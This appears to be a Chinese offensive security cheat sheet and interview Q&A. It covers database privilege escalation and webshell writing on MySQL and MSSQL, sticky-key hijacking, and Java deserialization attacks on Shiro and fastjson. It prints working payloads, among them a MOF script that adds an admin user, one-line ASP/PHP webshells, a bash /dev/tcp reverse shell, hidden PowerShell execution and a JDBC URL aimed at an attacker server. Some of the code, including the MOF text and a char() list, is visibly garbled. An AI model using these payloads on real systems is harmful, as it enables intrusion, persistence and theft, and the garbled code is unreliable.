1. 查询secure-file-priv是否为null, `show global variables like '%secure%';`
2. 确定mysql版本来确定要使用的udf版本(x64,x86) `show variables like "%version%";`
3. 

```
use mysql;
set @my_udf_a=concat(' ',dll的16进制); //将dll以16进制赋值给一个变量
create table my_udf_data(data LONGBLOB); //创建表
insert into my_udf_data values(''); update my_udf_data set data = @my_udf_a; //将
存储dll的的变量插入表中
show variables like '%plugin%'; //查看导出目录
select data from my_udf_data into DUMPFILE '%plugin%/udftest.dll'; //导出dll
create function sys_eval returns string soname 'udftest.dll'; //从dll中创建函数
select sys_eval('whoami');
```

Tips:

1. 4.1以前随意注册,无限制.
2. 在4.1到5之后创建函数时,不能包含 \ 和 /.所以需要释放到system32目录中.
3. 5.1之后需要导出到指定的插件目录,即 %plugin% 变量的位置,默认文件夹不存在,需要手动创建(利用 NTFS流).

## MOF提权

mof是windows系统的一个文件（在c:/windows/system32/wbem/mof/nullevt.mof）叫做"托管对象格式"其作用是每隔五秒就会去监控进程创建和死亡。有了mysql的root权限了以后，然后使用root权限去执行我们上传的mof。隔了一定时间以后这个mof就会被执行，这个mof当中有一段是vbs脚本，这个vbs大多数的是cmd的添加管理员用户的命令。

### 利用条件:

1. secure-file-priv 为空.
2. mysql高权运行.

### 步骤

1. 创建mof文件

```
pace("\.rootsubscription")

instance of **EventFilter as $EventFilter{    EventNamespace = "RootCimv2";    Name
= "filtP2";    Query = "Select * From **InstanceModificationEvent "
        "Where TargetInstance Isa "Win32_LocalTime" "
        "And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
        "var WSH = new ActiveXObject("WScript.Shell")nWSH.run("net.exe user admin admin
/add")";
};

instance of __FilterToConsumerBinding
{
    Consumer    = $Consumer;
    Filter = $EventFilter;
};
```

2. 手动上传到目标导入 `select load_file('mof file') into dumpfile`

`'c:/windows/system32/wbem/mof/nullevt.mof'` 到Mof目录.

或者使用select 写入

```
select
```

```
char(35,112,114,97,103,109,97,32,110,97,109,101,115,112,97,99,101,40,34,92,92,92,92,46,92,92,114,111,111,116,92,92,115,117,98,115,99,114,105,112,116,105,111,110,34,41,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,95,95,69,118,101,110,116,70,105,108,116,101,114,32,97,115,32,36,69,118,101,110,116,70,105,108,116,101,114,13,10,123,13,10,32,32,32,32,69,118,101,110,116,78,97,109,101,115,112,97,99,101,32,61,32,34,82,111,111,116,92,92,67,105,109,118,50,34,59,13,10,32,32,32,32,78,97,109,101,32,32,61,32,34,102,105,108,116,80,50,34,59,13,10,32,32,32,32,81,117,101,114,121,32,61,32,34,83,101,108,101,99,116,32,42,32,70,114,111,109,32,95,95,73,110,115,116,97,110,99,101,77,111,100,105,102,105,99,97,116,105,111,110,69,118,101,110,116,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,87,104,101,14,101,32,84,97,114,103,101,116,73,110,115,116,97,110,99,101,32,73,115,97,32,92,34,87,105,110,51,50,95,76,111,99,97,108,84,105,109,101,92,34,32,34,13,10,32,32,32,32,32,32,32,32,32,34,65,110,100,32,84,97,114,103,101,116,73,110,115,16,97,110,99,101,46,83,101,99,111,110,100,32,61,32,53,34,59,13,10,32,32,32,32,81,117,101,114,121,76,97,110,103,117,97,103,101,32,61,32,34,87,81,76,34,59,13,10,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,65,99,116,105,118,101,83,99,114,105,112,116,69,118,101,110,116,67,111,110,115,117,109,101,114,32,97,115,32,36,67,111,110,115,117,109,101,114,13,10,123,13,10,32,32,32,32,78,97,109,101,32,61,32,34,99,111,110,115,80,67,83,86,50,34,59,13,10,32,32,32,32,83,99,114,105,112,116,105,110,103,69,110,103,105,110,101,32,61,32,34,74,83,99,114,105,112,116,34,59,13,10,32,32,32,32,83,99,114,105,112,116,84,101,120,116,32,61,13,10,32,32,32,32,34,118,97,114,32,87,83,72,32,61,32,110,101,119,32,65,99,116,105,118,101,88,79,98,106,101,99,116,40,92,34,87,83,99,114,105,112,116,46,83,104,101,108,108,92,34,41,92,110,87,83,72,46,114,117,110,40,92,34,110,101,116,46,101,120,101,32,108,111,99,97,108,103,114,111,117,112,32,97,100,109,105,110,105,115,116,114,97,116,111,114,115,32,97,100,109,105,110,32,47,97,100,100,92,34,41,34,59,13,10,32,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,95,95,70,105,108,16,101,114,84,111,67,111,110,115,117,109,101,114,66,105,110,100,105,110,103,13,10,123,13,10,32,32,32,32,67,111,110,115,117,109,101,114,32,32,32,61,32,36,67,111,110,115,117,109,101,114,59,13,10,32,32,32,32,70,105,108,116,101,114,32,61,32,36,69,118,101,110,116,70,105,108,116,101,114,59,13,10,125,59) into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof';
```

## Getshell

### 直接写文件Getwebshell

利用条件:

- secure-file-priv参数为空或者为网站根路径
- 知道网站的绝对路径

步骤:

```
select 'phpinfo();' into outfile 'c:/www/webshell.php'
```

## 日志general\_log Getshell

### 利用条件:

- 注入点支持堆叠语句或者能独立执行sql语句(PHPMyAdmin...)
- 知道网站绝对路径

### 步骤:

```
set global general_log='on';//开启日志记录
SET global general_log_file='c:/www/webshell.php';//设置日志路径为web目录
SELECT 'phpinfo()';//该语句会被记录到日志中从而写入webshell
```

## 慢日志slow\_query\_log Getshell

MySQL的慢查询日志是MySQL提供的一种日志记录,它用来记录在MySQL中响应时间超过阈值的语句,具体指运行时间超过long\_query\_time值的SQL,则会被记录到慢查询日志中.long\_query\_time的默认值为10,意思是运行10S以上的语句.默认情况下,MySQL数据库并不启动慢查询日志,需要我们手动来设置这个参数.

### 利用条件:

- 注入点支持堆叠语句或者能独立执行sql语句(PHPMyAdmin...)
- 知道网站绝对路径

### 步骤:

```
set global slow_query_log=1;//开启慢查询
set global slow_query_log_file='c:/www/webshell.php';//设置日志路径为web目录
SELECT "phpinfo();" or sleep(11);//使用sleep(11)使该语句记录到日志
```

## mysql8新增的表

### information\_schema.TABLESPACES\_EXTENSIONS

它直接存储了数据库和数据表

## mssql

## 写入webshell

### 利用条件

- 拥有DBA权限
- 知道的网站绝对路径

```
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'createtextfile', @f out, 'C:\xxxx\www\test.asp', 1
exec @ret = sp_oamethod @f, 'writeline', NULL, '<%execute(request("a"))%>'
```

## 差异备份GetShell

```
backup database web to disk = 'c:\www\index.bak'  
create table test(cmd image)  
insert into test(cmd) values (0x3c25657865637574652872657175657374282261222929253e)  
backup database web to disk = 'c:\www\index.asp' with DIFFERENTIAL,FORMAT
```

## 日志备份GetShell

```
alter database web set RECOVERY FULL  
create table cmd (a image)  
backup database web to disk = 'c:\www\a.sql'  
backup log web to disk = 'c:\www\index1.sql' with init  
insert into cmd(a) values('<%execute(request("go"))%>')  
backup log web to disk = 'c:\www\shell.asp'
```

## 攻击利用面

### xp\_dirtree

xp\_dirtree有三个参数,

要列的目录

是否要列出子目录下的所有文件和文件夹, 默认为0, 如果不需要设置为1

是否需要列出文件, 默认为不列, 如果需要列文件设置为1

```
xp_dirtree 'c:\', 1, 1      #列出当前目录下所有的文件和文件夹
```

### sp\_oacreate

sp\_oacreate系统存储过程可以用于对文件删除、复制、移动等操作, 还可以配合sp\_oamethod系统存储过程调用系统wscript.shell来执行系统命令。sp\_oacreate和sp\_oamethod两个过程分别用来创建和执行脚本语言。

```
#判断sp_oacreate状态  
select count(*) from master.dbo.sysobjects where xtype='x' and name='SP_OACREATE'  
#开启sp_oacreate  
exec sp_configure 'show advanced options', 1;RECONFIGURE  
exec sp_configure 'Ole Automation Procedures',1;RECONFIGURE
```

```
#执行命令
declare @o int;
exec sp_oacreate 'wscript.shell',@o out;
exec sp_oamethod @o,'run',null,'cmd /c mkdir c:\temp';
exec sp_oamethod @o,'run',null,'cmd /c "net user" > c:\temp\user.txt';
create table cmd_output (output text);
BULK INSERT cmd_output FROM 'c:\temp\user.txt' WITH
(FIELDTERMINATOR='n',ROWTERMINATOR = 'nn')      -- 括号里面两个参数是行和列的分隔符，随便写
就行
select * from cmd_output
```

## xp\_cmdshell

### 利用条件:

- 拥有DBA权限 `select is_srvrolemember('sysadmin');`

```
exec sp_configure 'show advanced options',1
reconfigure;exec sp_configure 'xp_cmdshell',1;
reconfigure
```

被删除后，重新添加xp`\_cmdshell存储过程语句

```
EXEC sp_addextendedproc xp_cmdshell,@dllname ='xplog70.dll'declare @o int;
sp_addextendedproc 'xp_cmdshell', 'xpsql70.dll';
```

## Ole automation procedures

### 利用条件:

- 拥有DBA权限

#### 1. 开启Ole automation procedures

```
EXEC sp_configure 'show advanced options', 1; RECONFIGURE WITH OVERRIDE; EXEC
sp_configure 'Ole Automation Procedures', 1;RECONFIGURE WITH OVERRIDE;EXEC
sp_configure 'show advanced options', 0;
```

#### 2. 命令执行

```
# wscript.shell组件
declare @luan int,@exec int,@text int,@str varchar(8000)
exec sp_oacreate 'wscript.shell',@luan output
exec sp_oamethod @luan,'exec',@exec output,'C:\\windows\\System32\\cmd.exe /c
whoami'
exec sp_oamethod @exec, 'StdOut', @text out
exec sp_oamethod @text, 'readall', @str out
select @str;
```

```
# com组件
declare @luan int,@exec int,@text int,@str varchar(8000)
exec sp_oacreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@luan output
exec sp_oamethod @luan,'exec',@exec output,'C:\\windows\\system32\\cmd.exe /c
whoami'
exec sp_oamethod @exec, 'StdOut', @text out
exec sp_oamethod @text, 'readall', @str out
select @str;
```

## ap\_addlogin添加用户

```
EXEC sp_addlogin 'Admin', 'test123', 'master'
# 用户Admin, 密码test123, 默认数据库master
```

## xp\_regwrite劫持粘滞键

```
#sp_oacreate复制文件
exec sp_configure 'show advanced options', 1;RECONFIGURE
exec sp_configure 'Ole Automation Procedures',1;RECONFIGURE
declare @o int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'copyfile',null,'c:\windows\system32\cmd.exe'
,'c:\windows\system32\sethc.exe';
exec xp_regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File
Execution Options\sethc.EXE','Debugger','REG_SZ','c:\windows\system32\cmd.exe';
```

## CLR执行命令

SQLServer 2005以后支持调用CLR(公告语言运行时)的存储过程,即支持在sqlserver中运行.net代码.

## 沙盒执行命令

### 利用条件

- 拥有DBA权限
- sqlserver服务权限为system
- 服务器拥有jet.oledb.4.0驱动

沙盒提权的原理就是jet.oledb（修改注册表）执行系统命令。数据库通过查询方式调用mdb文件，执行参数，绕过系统本身的执行命令，实现mdb文件执行命令



```
exec master..xp_regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',
0/关闭沙盒

select * from
openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\dnary.mdb','
select shell("whoami")')
```

# java安全

## java 通用问题

### Java反射做了什么事情

反射是根据字节码获得类信息或调用方法。从开发者角度来讲，反射最大的意义是提高程序的灵活性。Java本身是静态语言，但反射特性允许运行时动态修改类定义和属性等，达到了动态的效果

### Java反射可以修改Final字段嘛

可以做到，参考以下代码

```
field.setAccessible(true);
Field modifiersField = Field.class.getDeclaredField("modifiers");
modifiersField.setAccessible(true);
modifiersField.setInt(field, field.getModifiers() & ~Modifier.FINAL);
field.set(null, newValue);
```

### 传统的反射方法加入黑名单怎么绕

可以使用的类和方法如下

```
ReflectUtil.forName
BytecodeDescriptor
ClassLoader.loadClass
sun.reflect.misc.MethodUtil
sun.reflect.misc.FieldUtil
sun.reflect.misc.ConstructorUtil
MethodAccessor.invoke
JSCClassLoader.invoke
JSCClassLoader.newInstance
```

## Java中可以执行反弹shell的命令吗

可以执行，但需要对命令进行特殊处理。例如直接执行这样的命令：`bash -i >& /dev/tcp/ip/port 0>&1` 会失败，简单来说因为 `>` 符号是重定向，如果命令中包含输入输出重定向和管道符，只有在 `bash` 下才可以，使用Java执行这样的命令会失败，所以需要加入 `Base64`

```
bash -c {echo,base64的payload}|{base64,-d}|{bash,-i}
```

针对 `Powershell` 应该使用以下的命令

```
powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc 特殊的Base64
```

这个特殊的Base64和普通Base64不同，需要填充0，算法如下

```
public static String getPowershellCommand(String cmd) {
    char[] chars = cmd.toCharArray();
    List<Byte> temp = new ArrayList<>();
    for (char c : chars) {
        byte[] code = String.valueOf(c).getBytes(StandardCharsets.UTF_8);
        for (byte b : code) {
            temp.add(b);
        }
        temp.add((byte) 0);
    }
    byte[] result = new byte[temp.size()];
    for (int i = 0; i < temp.size(); i++) {
        result[i] = temp.get(i);
    }
    String data = Base64.getEncoder().encodeToString(result);
    String prefix = "powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc ";
    return prefix + data;
}
```

## 假设 `Runtime.exec` 加入黑名单还有什么方式执行命令

其实这个问题有点类似 `JSP webshell` 免杀

大致方法有这些：使用基本的反射，`ProcessImpl`和`ProcessBuilder`，`JNI`和`LDAP`注入，`TemplatesImpl`，`BCEL`，`BeansExpression`，自定义`ClassLoader`，动态编译加载，`ScriptEngine`，反射调用一些native方法，各种EL（`SPEL`和`Tomcat EL`等）

## RMI和LDAP类型的JNDI注入分别在哪个版本限制

RMI的JNDI注入在8u121后限制，需要手动开启 `com.sun.jndi.rmi.object.trustURLCodebase` 属性

LDAP的JNDI注入在8u191后限制，需要开启 `com.sun.jndi.ldap.object.trustURLCodebase` 属性

## RMI和LDAP的限制版本分别可以怎样绕过

RMI的限制是限制了远程的工厂类而不限本地，所以用本地工厂类触发

通过 `org.apache.naming.factory.BeanFactory` 结合 `ELProcessor` 绕过

LDAP的限制中不对 `javaSerializedData` 验证，所以可以打本地 `gadget`

## 谈谈TemplatesImpl这个类

这个类本身是JDK中XML相关的类，但被很多 `Gadget` 拿来用

一般情况下加载字节码都需要使用到 `ClassLoader` 来做，其中最核心的 `defineClass` 方法只能通过反射来调用，所以实战可能比较局限。但JDK中有一个 `TemplatesImpl` 类，其中包含 `TransletClassLoader` 子类重写了 `defineClass` 所以允许 `TemplatesImpl` 类本身调用。`TemplatesImpl` 其中有一个特殊字段 `_bytecodes` 是一个二维字节数组，是被加载的字节码

通过 `newTransformer` 可以达到 `defineClass` 方法加载字节码。而 `getOutputProperties` 方法 (getter) 中调用了 `newTransformer` 方法，也是一个利用链

```
TemplatesImpl.getOutputProperties()
    TemplatesImpl.newTransformer()
    TemplatesImpl.getTransletInstance()
    TemplatesImpl.defineTransletClasses()
    ClassLoader.defineClass()
    Class.newInstance()
```

## 了解BCEL ClassLoader吗

BCEL的全名应该是Apache Commons BCEL，属于Apache Commons项目下的一个子项目

该类常常用于各种漏洞利用POC的构造，可以加载特殊的字符串所表示的字节码

但是在Java 8u251之后该类从JDK中移除

## 谈谈7U21反序列化

从 `LinkedHashSet.readObject` 开始，找到父类 `HashSet.readObject` 方法，其中包含 `HashMap` 的类型转换以及 `HashMap.put` 方法，跟入 `HashMap.put` 其中对 `key` 与已有 `key` 进行 `equals` 判断，这个 `equals` 方法是触发后续利用链的关键。但 `equals` 方法的前置条件必须满足

```
if (e.hash == hash && ((k = e.key) == key || key.equals(k)))
```

所以这里需要用哈希碰撞，让下一个 `key` 的哈希值和前一个相等，才可进入第二个条件。而第二个条件中必须让前一个条件失败才可以进去 `equals` 方法，两个 `key` 对象不相同是显而易见的

接下来的任务是找到一处能触发 `equals` 方法的地方

反射创建 `AnnotationInvocationHandler` 对象，传入 `Templates` 类型和 `HashMap` 参数。再反射创建被该对象代理的新对象，根据动态代理技术，代理对象方法调用需要经过 `InvocationHandler.invoke` 方法，在 `AnnotationInvocationHandler` 这个 `InvocationHandler` 的 `invoke` 方法实现中如果遇到 `equals` 方法，会进入 `equalsImpl` 方法，其中遍历了 `equals` 方法传入的参数 `TemplatesImpl` 的所有方法并反射调用，通过 `getOutputProperties` 方法最终加载字节码导致RCE

关于7U21的伪代码如下

```
Object templates = Gadgets.createTemplatesImpl();
String zeroHashCodeStr = "f5a5a608";
HashMap map = new HashMap();
Constructor<?> ctor =
    Class.forName("sun.reflect.annotation.AnnotationInvocationHandler").getDeclaredConstructors()[0];
ctor.setAccessible(true);
InvocationHandler tempHandler = (InvocationHandler)
    ctor.newInstance(Templates.class, map);
Templates proxy = (Templates) Proxy.newProxyInstance(exp.class.getClassLoader(),
    templates.getClass().getInterfaces(), tempHandler);
LinkedHashSet set = new LinkedHashSet();
set.add(templates);
set.add(proxy);
map.put(zeroHashCodeStr, templates);
return set;
```

结合调用链

```
LinkedHashSet.readObject()
  LinkedHashSet.add()/HashMap.put()
    Proxy(Templates).equals()
      AnnotationInvocationHandler.invoke()
        AnnotationInvocationHandler.equalsImpl()
          Method.invoke()
            ...
              TemplatesImpl.getOutputProperties()
```

可以看到伪代码最后在 map 中 put 了某个元素，这是为了处理哈希碰撞的问题。TemplatesImpl 没有重写 hashCode 直接调用 Object 的方法。而代理对象的 hashCode 方法也是会先进入 invoke 方法的，跟入 hashCodeImpl 方法看到是根据传入参数 HashMap 来做的，累加每一个 Entry 的 key 和 value 计算得出的 hashCode。通过一些运算，可以找到符合条件的碰撞值

## 谈谈8U20反序列化

这是7U21修复的绕过

在 AnnotationInvocationHandler 反序列化调用 readObject 方法中，对当前 type 进行了判断。之前 POC 中的 Templates 类型会导致抛出异常无法继续。使用 BeanContextSupport 绕过，在它的 readObject 方法中调用 readChildren 方法，其中有 try-catch 但没有抛出异常而是 continue 继续

所以这种情况下，就算之前的反序列化过程中出错，也会继续进行下去。但想要控制这种情况，不可以用正常序列化数据，需要自行构造畸形的序列化数据

## 了解缩小反序列化Payload的手段吗

首先最容易的方案是使用Javassist生成字节码，这种情况下生成的字节码较小。进一步可以用ASM删除所有的LineNumber指令，可以更小一步。最终手段可以分块发送多个Payload最后合并再用URLClassLoader加载

## 谈谈实战中命令执行有哪些回显的办法

首先想到的办法是 dnslog 等技术进行外带，但必须出网，有限制

然后类似内存马的思路，针对指定中间件找 response 对象写入执行结果

尝试写文件，往 web 目录下写，例如 xx.html 可以访问到即可

将命令执行结果抛出异常，然后用 URLClassLoader 加载，达到报错回显

Y4er师傅提到的自定义类加载器配合RMI的一种方式

## 有没有了解过针对Linux的通杀的回显方式

获取本次 http 请求用到 socket 的文件描述符，然后往文件描述符里写命令执行的结果

但鸡肋的地方在于需要确定源端口，才可以使用命令查到对应的文件描述符，存在反代可能有问题

## 是否存在针对 windows 的通杀的回显方式

原理类似 linux 的通杀回显，在 windows 中 nio/bio 中有类似于 linux 文件描述符这样的句柄文件

遍历 fd 反射创建对应的文件描述符，利用 `sun.nio.ch.Net#remoteAddress` 确认文件描述符有效性，然后往里面写数据实现回显

## 是否了解JDBC Connection URL攻击

果我们可以控制 JDBC URI 就可将 JDBC 连接地址指向攻击者事先准备好的恶意服务器，这个服务器可以返回恶意的序列化数据

指定 `autoDeserialize` 参数为 `true` 后 MySQL 客户端就可以自动反序列化恶意Payload

使用 `ServerStatusDiffInterceptor` 触发客户端和服务端的交互和反序列化

```
jdbc:mysql://attacker/db?
queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDes
erialize=true
```

以上是基本攻击手段，还有一些进阶的内容，例如 `allowUrlInLocalInfile` 和 `detectCustomCollations` 参数

## 你知道JDK针对反序列化漏洞做了什么修复嘛

在 JEP 290 中提供一个限制反序列化的类的机制，黑白名单方式，同时限制反序列化深度和复杂度，为 RMI 导出的对象设置了验证机制。具体实现是提供一个全局过滤器，可以从属性或者配置文件中配置。在 `ObjectInputStream` 类中增加了一个 `serialFilter` 属性和一个 `filterCheck` 函数，其中 `serialFilter` 就可以理解为过滤器

## JEP 290有没有绕过的办法

根据 JEP 290 限制的原理，白名单对象包括了：`String`,`Remote`,`Proxy`,`UnicastRef`,`RMIClientSocketFactory` 等

如果目标的 RMI 服务暴露了 `Object` 参数类型的方法，且该类在白名单中，我们就可以注入Payload进去以绕过检测

另外还一些骚思路，比如想办法改源码，或用 `Java Agent` 对某些方法 Hook 并更改等

## 谈谈 Security Manager 的绕过

通过设置参数 `java.security.policy` 指定 `policy` 以提权；反射调用 `setSecurityManager` 修改 `Security Manager` 以绕过；自定义 `ClassLoader` 并设置 `ProtectionDomain` 里面的权限初始化为所有权限以绕过；由于 `native` 方法不受 `Java Security Manager` 管控，所以可以调用这些方法绕过

## CC链

### 谈下CC链中三个重要的 Transformer

`ConstantTransformer` 类的 `transform` 方法直接返回传入的类对象

`ChainedTransformer` 类中的 `transform` 方法会链式调用其中的其他 `Transformer.transform` 方法

`InvokerTransformer` 类根据传入参数可以反射调用对应的方法

`InstantiateTransformer` 类可以直接实例化对象

## 谈谈CC1

原理是 `LazyMap.get` 可以触发构造的 `Transformer` 链的 `transform` 方法导致 RCE

基于动态代理触发的 `LazyMap.get`，在 `AnnotationInvocationHandler` 中的 `invoke` 方法中存在 `Map.get` 操作

## 谈谈CC2

该链用到 `TemplatesImpl` 类，生成恶意的字节码实例化

不过触发点是 `PriorityQueue` 类，反射设置属性 `TransformingComparator`

`PriorityQueue` 类是优先队列，其中包含了排序功能，该功能可以设置比较器 `comparator`，而 `TransformingComparator` 的 `compare` 方法会调用对象的 `transform` 方法

于是通过 `InvokerTransformer` 类的 `transform` 方法调用 `TemplatesImpl.newTransformer` 方法导致 RCE

## 谈谈CC3

该链用到 `TemplatesImpl` 类，生成恶意的字节码实例化

仍然是基于动态代理和 `LazyMap.get` 触发 `InstantiateTransformer` 的 `transform` 方法导致 RCE

## 谈谈CC4

和CC2链一致，不过触发时候不是 `InvokerTransformer` 而是 `InstantiateTransformer` 类直接实例化 `TrAXFilter` 子类执行 `<init>/<clinit>` 导致 RCE

## 谈谈CC5

还是基于 `LazyMap.get` 触发的，不过没有动态代理，是通过

`BadAttributeValueExpException.readObject()` 调用 `TiedMapEntry.toString()`

在 `TiedMapEntry.getValue()` 中存在 `Map.get` 导致 `LazyMap.get` 触发 `transform`

## 谈谈CC6

还是基于 `LazyMap.get` 触发的，通过 `HashMap.readObject()` 到达 `HashMap.hash()` 方法，由于key是 `TiedMapEntry` 所以调用 `TiedMapEntry.hashCode()`

而 `hashCode` 方法会调用到 `TiedMapEntry.getValue()` 方法，由于 `Map.get` 导致 `LazyMap.get` 触发 `transform`

## 谈谈CC7

还是基于 `LazyMap.get` 触发的，通过 `Hashtable.readObject()` 触发了key的 `equals` 方法，跟入 `AbstractMap.equals` 方法

其中包含了 `Map.get` 导致 `LazyMap.get` 触发 `transform`

但该链有一个坑：哈希碰撞

## java内存马

工具使用 `java memshellscanner` jsp页面查杀 `arthas` 终端运行查杀

如果是jsp注入，日志中排查可疑jsp的访问请求。如果是代码执行漏洞，排查中间件的error.log，查看是否有可疑的报错，判断注入时间和方法 根据业务使用的组件排查是否可能存在java代码执行漏洞以及是否存在过webshell，排查框架漏洞，反序列化漏洞。

如果是servlet或者spring的controller类型，根据上报的webshell的url查找日志（日志可能被关闭，不一定有），根据url最早访问时间确定被注入时间。

如果是filter或者listener类型，可能会有较多的404但是带有参数的请求，或者大量请求不同url但带有相同的参数，或者页面并不存在但返回200



## listener型内存马

LifecycleListener 和原生 EventListener 在Tomcat中，自定义了很多继承于EventListener 的接口，应用于各个对象的监听

filter内存马设置filterMaps、filterConfigs、filterDefs就可以注入恶意的filter filterMaps：一个HashMap对象，包含过滤器名字和URL映射

filterDefs：一个HashMap对象，过滤器名字和过滤器实例的映射

filterConfigs变量：一个ApplicationFilterConfig对象，里面存放了filterDefs

## servlet内存马

Servlet型内存Webshell的主要步骤如下：

在web.xml添加，这里我们将load-on-startup值设置为1，原因是为了便于简化调试的过程，在每个Servlet的启动顺序在web.xml中，如果没有声明 load-on-startup 属性（默认为-1），则该Servlet不会被动态添加到容器

创建恶意Servlet 用Wrapper对其进行封装 添加封装后的恶意Wrapper到StandardContext的children当中 添加ServletMapping将访问的URL和Servlet进行绑定 javaagent内存马总体来说就是可以使用 Instrumentation 提供的 retransform 或 redefine 来动态修

改 JVM 中 class 的一种字节码增强技术，可以直接理解为，这是 JVM 层面的一个拦截器。

javaagent 有两种方法 premain()和agentmain() premain()在jdk1.5之后被引入 agentmain在jdk1.6之后被引入 区别在于 premain()要在项目启动之前使用 agentmain()可以在运行的时候载入

javaagent内存马查杀 jvm提供的sa-jdi.jar JVM 监控工具的api tools-class browser查看被修改的类

## shiro

### shiro反序列化原理

shiro在路径控制的时候，未能对传入的url编码进行decode解码，导致攻击者可以绕过过滤器，访问被过滤的路径

### shiro反序列化实现

aes key泄露 版本<1.2.4 key都为默认key rememberMe字段，使用密钥构造一个payload最后在不断解密后到达readobject()

访问<http://127.0.0.1/admin> 的时候，页面返回403。因此可以确定admin路径是属于被过滤路径。

此时使用burp截断，然后在访问路径的最后添加%2f，既可绕过shiro检测。因为对于浏览器来说%2f会被自动编码为/，但是burp截断之后进入shiro，shiro未对其解码，所以可以绕过。

shiro加密先是序列化字符串 然后通过硬编码的aeskey进行加密，最后base64加密

### shiro反序列化的漏洞特征

cookie里有rememberme = deleteme

SHIRO721由于AES/CBC加密导致会被PADDING ORACLE攻击

## shiro550和shiro721的区别

shiro550（反序列化命令执行）、shiro721（身份验证绕过）。

shiro550原理：Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏洞。payload流程：命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值。

shiro721原理：shiro中cookie rememberMe已通过AES-128-CBC模式加密，这很容易受到填充oracle攻击的影响。攻击者可以使用有效的RememberMe cookie作为Padding Oracle Attack的前缀，然后制作精心制作的RememberMe来执行Java反序列化攻击。

不同之处：Shiro550使用已知密钥撞，Shiro721是使用登录后rememberMe={value}去爆破正确的key值进而反序列化，对比Shiro550条件只要有足够密钥库（条件比较低）、Shiro721需要登录（要求比较高鸡肋）

Apache Shiro < 1.4.2默认使用AES/CBC/PKCS5Padding模式

Apache Shiro >= 1.4.2默认使用AES/GCM/PKCS5Padding模式

## Shiro反序列化怎么检测key

实例化一个SimplePrincipalCollection并序列化，遍历key列表对该序列化数据进行AES加密，然后加入到Cookie的rememberMe字段中发送

如果响应头的Set-Cookie字段包含rememberMe=deleteMe说明不是该密钥，如果什么都不返回，说明当前key是正确的key。实际中可能需要多次这样的请求来确认key

## Shiro 721怎么利用

需要用到Padding Oracle Attack技术，限制条件是需要已知合法用户的rememberMe且需要爆破较长的时间

## 最新版Shiro还存在反序列化漏洞吗

存在，如果密钥是常见的，还是有反序列化漏洞的可能性

## Shiro反序列化Gadget选择有什么坑吗

默认不包含CC链包含CB1链。用不同版本的CB1会导致出错，因为serialVersionUID不一致

另一个CB1的坑是Comparator来自于CC，需要使用如下的才可以在没有CC依赖情况下成功RCE

```
BeanComparator comparator = new BeanComparator(null, String.CASE_INSENSITIVE_ORDER);
```

## Shiro注Tomcat内存马有什么坑吗

Shiro注内存马时候由于反序列化Payload过大会导致请求头过大报错

解决办法有两种：第一种是反射修改Tomcat配置里的请求头限制熟悉，但这个不靠谱，不同版本Tomcat可能修改方式不一致

另外一种更为通用的手段是打过去一个Loader的Payload加载请求Body里的字节码，将内存马字节码写入请求Body中。这种方式的缺点是依赖当前请求对象，解决办法是可以写文件后URLClassLoader加载

## 有什么办法让Shiro洞不被别人挖到

发现Shiro洞后，改了其中的key为非通用key。通过已经存在的反序列化可以执行代码，反射改了RememberMeManager中的key即可。但这样会导致已登录用户失效，新用户不影响

## Shiro的权限绕过问题了解吗

主要是和Spring配合时候的问题，例如 `/;/test/admin/page` 问题，在Tomcat判断 `/;test/admin/page` 为test应用下的 `/admin/page` 路由，进入到Shiro时被截断被认作为 `/`，再进入Spring时又被正确处理为test应用下的 `/admin/page` 路由，最后导致shiro的权限绕过。后一个修复绕过，是针对动态路由如 `/admin/{name}`，原理同上

## fastjson

---

### fastjson反序列化原理

在请求包里面中发送恶意的json格式payload，漏洞在处理json对象的时候，没有对@type字段进行过滤，从而导致攻击者可以传入恶意的TemplatesImpl类，而这个类有一个字段就是bytecodes，有部分函数会根据这个bytecodes生成java实例，这就达到fastjson通过字段传入一个类，再通过这个类被生成时执行构造函数。

### fastjson不出网如何利用？

- 1.将命令执行结果写入到静态资源文件里，如html、js等，然后通过http访问就可以直接看到结果
- 2.通过dnslog进行数据外带
- 3.直接将命令执行结果回显到请求Poc的HTTP响应中
- 4.注入内存马
- 5.使用反序列化链直接本地反序列化

BasicDataSource` (tomcat-dbc:7.x, tomcat-dbc:9.x, commons-dbc:1.4)

TemplatesImpl、BCEL链利用、c3p0利用

## 使用 `JSON.parse()` 和 `JSON.parseObject()` 的不同

前者会在JSON字符串中解析字符串获取 `@type` 指定的类，后者则会直接使用参数中的 `class`，并且对应类中所有 `getter` 和 `setter` 都会被调用

## 什么情况下反序列化过程会反射调用 `getter`

符合 `getter` 规范的情况且不存在 `setter`

## 如果不存在 `setter` 和 `getter` 方法可以反射设置值吗

需要服务端开启 `Feature.SupportNonPublicField` 参数，实战无用

## Fastjson在反序列化 `byte[]` 类型的属性时会做什么事情

将会在反序列化时候进行 `base64` 编码

## 常见的几种Payload

首先是最常见的 `JdbcRowSetImpl` 利用 `JNDI` 注入方式触发，需要出网

利用 `TemplatesImpl` 类比较鸡肋，需要服务端开启特殊参数

不出网的利用方式有一种 `BasicDataSource` 配合 `BCEL` 可实现 `RCE`

另外某个版本之后支持 `$ref` 的功能，也可以构造一些Payload

